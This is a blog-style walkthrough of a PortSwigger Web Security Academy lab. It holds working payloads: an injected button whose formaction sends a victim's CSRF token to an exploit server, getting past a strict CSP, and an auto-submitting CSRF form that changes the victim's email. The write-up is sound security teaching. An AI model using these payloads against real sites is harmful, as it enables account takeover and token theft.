Reflected XSS protected by very strict CSP, with dangling markup attack | Practitioner
At first, I was struggling to make use of dangling markups to obtain the CSRF token needed for exfil. What I didn’t realise is that Chrome has long banned dangling markup exploitation by essentially blocking certain characters such as angle brackets. So that’s bust.

Coming back to the problem, I first tried tinkering around the comment functionality to see what sticks. However, all the useful characters are encoded, and there are no vulnerable client-side JS vectors to bypass these unlike last labs:
I then ditched this surface and moved on to the changing email functionality. At first glance, it’s just a simple form with an email input form. But there is a peculiar value attribute, what if we can insert our own value inside the query string?

I tried test@test and it worked! But I wanted to take this a step further, what if we can inject HTML into this value? I then tried inserting a harmless h1 tag to see what’s hot and to my surprise this was the result:

The web app does not encode angle brackets, and there is no WAF in place to filter out the tags (and possibly events). We can exploit this.
At this stage, I spent a lot of time trying to wrap the CSRF token and send it across to my exploit server but nothing sticks. It probably did not help that the CSP policy is very very strict, just take a look at this:

No script tag, no img tag, no base tag, no nothing. It seems like we’re dead stuck in this.
Turns out there is a way to approach this. We are inside an HTML form, and there is a peculiar quirk around buttons. Standard HTML behavior dictates that a button’s formaction and formmethod attributes completely override the parent form’s default action and method. That means we can inject a malicious button, and when the victim clicks on it every value from every input field will be sent to our exploit server. Knowing this, it’s time to craft our payload:
<script>
window.location = "https://<lab-id>.web-security-academy.net/my-account?email=foo@bar%22%3E%3Cbutton%20formaction=%22https://exploit-0a15008003e09a0280cb02b50135000f.exploit-server.net/exploit%22%20%20formmethod=%22GET%22%3Eclick%20me%3C/button%3E";
</script>
This looks really overwhelming but essentially it’s just <button formaction="" formmethod="GET">click me</button>"; encoded. A dummy email foo@bar is attached at the beginning of the payload to satisfy the required condition of the email field.

After sending out the payload to our victim, we can check the log and obtain those juicy tokens:

Similarly to our CSRF labs, we can craft a simple payload as follow:
<html>
<body>

<form action="https://<lab-id>.web-security-academy.net/my-account/change-email" method="POST" id="attack">
<input type="hidden" name="email" value="hacker@evil-user.net">
<input type="hidden" name="csrf" value="<csrf-value>">
</form>

<script>
document.getElementById("attack").submit();
</script>

</body>
</html>